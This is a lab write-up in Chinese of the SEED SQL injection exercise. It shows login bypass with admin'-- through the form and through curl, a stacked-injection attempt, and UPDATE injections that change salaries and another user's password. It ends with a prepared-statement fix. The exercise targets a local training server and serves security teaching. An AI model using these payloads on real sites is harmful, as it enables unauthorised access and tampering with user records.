环境准备

---

hosts文件添加：`10.9.0.5  www.seed-server.com`

docker：

- `docker-compose build`
- `docker-compose up`

Task

Task1


1. `docker ps -a`查看正在运行的容器，找到mysql容器的ID；
2. `docker exec -it ID sh`进入容器的shell；
3. `mysql -u root -pdees`登录进入mysql交互界面；
4. `show databases;`查看数据库；
5. `use sqllab_users;`选择进入已创建的数据库；
6. `show tables;`查看表；
7. `select * from credential where Name='Alice';`打印Alice的所有信息

```
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

Task2

2.1 登录输入框注入

在知道用户名admin的条件下，在username输入框中输入**admin'--** ，password为空，登录成功。



在后台收到的查询语句为`select...from...where name='admin'-- ' and Password=''`，由于单引号已闭合，`--空格`在sql语句中表示注释，因此只根据name字段查询得到结果。

2.2 命令行注入

使用命令行进行注入，`curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27--%20&Password='`

```
[11/14/22]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27--%20&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

- %27是单引号的url编码
- %20是空格的url编码

2.3 堆叠注入

执行两条sql语句`admin';update credential set Salary=30000 where Name='Alice'--空格`，执行失败，因为PHP后端的查询语句是`query`。

要服务器在访问数据端时使用的是可同时执行多条sql语句的方法,比如php中`mysqli_multi_query()`函数,这个函数在支持同时执行多条sql语句,而与之对应的`mysqli_query()`函数一次只能执行一条sql语句,所以要想目标存在堆叠注入,在目标主机没有对堆叠注入进行黑名单过滤的情况下必须存在类似于mysqli_multi_query()这样的函数。


```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Task3


3.1 修改自己的工资

Alice登录参考Task2.1：username=Alice'--空格

编辑个人资料是，拼接salary字段



salary修改成功：




3.2 修改别人的工资

在输入框中拼接salary和where字段：`hack',salary=1 where name='Boby'--空格`，登录admin查看Boby的工资已经改变。

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	3000	9/20	10211002	hack			
Boby	20000	1	4/20	10213352	hack			

3.3 修改别人的密码

在网站上获取想要的密码的sha1加密值，在编辑资料的地方拼接password和where字段：`hack',password='加密后的密码值' where name='Boby'--空格`，以新密码登录Boby：



Task4

修改image_www/Code/defense/unsafe.php，将一般的拼接查询改为预处理：

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($result);
$stmt->fetch();
```

再次通过登录框攻击，无返回结果：